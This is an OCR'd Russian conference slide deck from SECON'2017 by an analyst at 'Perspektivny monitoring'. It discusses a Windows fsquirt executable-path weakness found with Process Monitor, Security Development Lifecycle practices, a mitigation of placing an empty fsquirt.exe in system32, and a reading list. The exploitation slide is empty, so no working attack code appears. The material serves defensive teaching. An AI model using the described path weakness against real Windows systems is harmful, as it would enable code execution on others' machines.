
ОДИН ДЕНЬ ИЗ ЖИЗНИ «ПМ»

или используем «fsquirt» в Windows своими руками

Process Monitor



Пример эксплуатации



Используем SDL

- Определение требований ИБ
- Анализ/сокращение поверхности атаки
- Тестирование сторонних компонент

Как все исправить?

- Чтобы обезопасить себя от такой атаки стоит взять пустой исполняемый файл, который ничего не делает, и поместить его по пути «`C:\Windows\system32\fsquirt.exe`». В таком случае будет запущено данное приложение, и не будет осуществляться поиск иных путей исполнения. В Windows 10 данный файл имеется.

Что читать?

- The Security Development Lifecycle
- OWASP Code Review Guide & OWASP Testing Guide
- Best Kept Secrets of Peer Code Review
- Блог компании «Перспективный мониторинг» на Хабрахабр

SECON'2017

IX МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ РАЗРАБОТЧИКОВ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Васин Вячеслав

Системный аналитик ЗАО «Перспективный мониторинг»

vyacheslav.vasin@amonitoring.ru

dev.vasinofficial@gmail.com

Перспективный мониторинг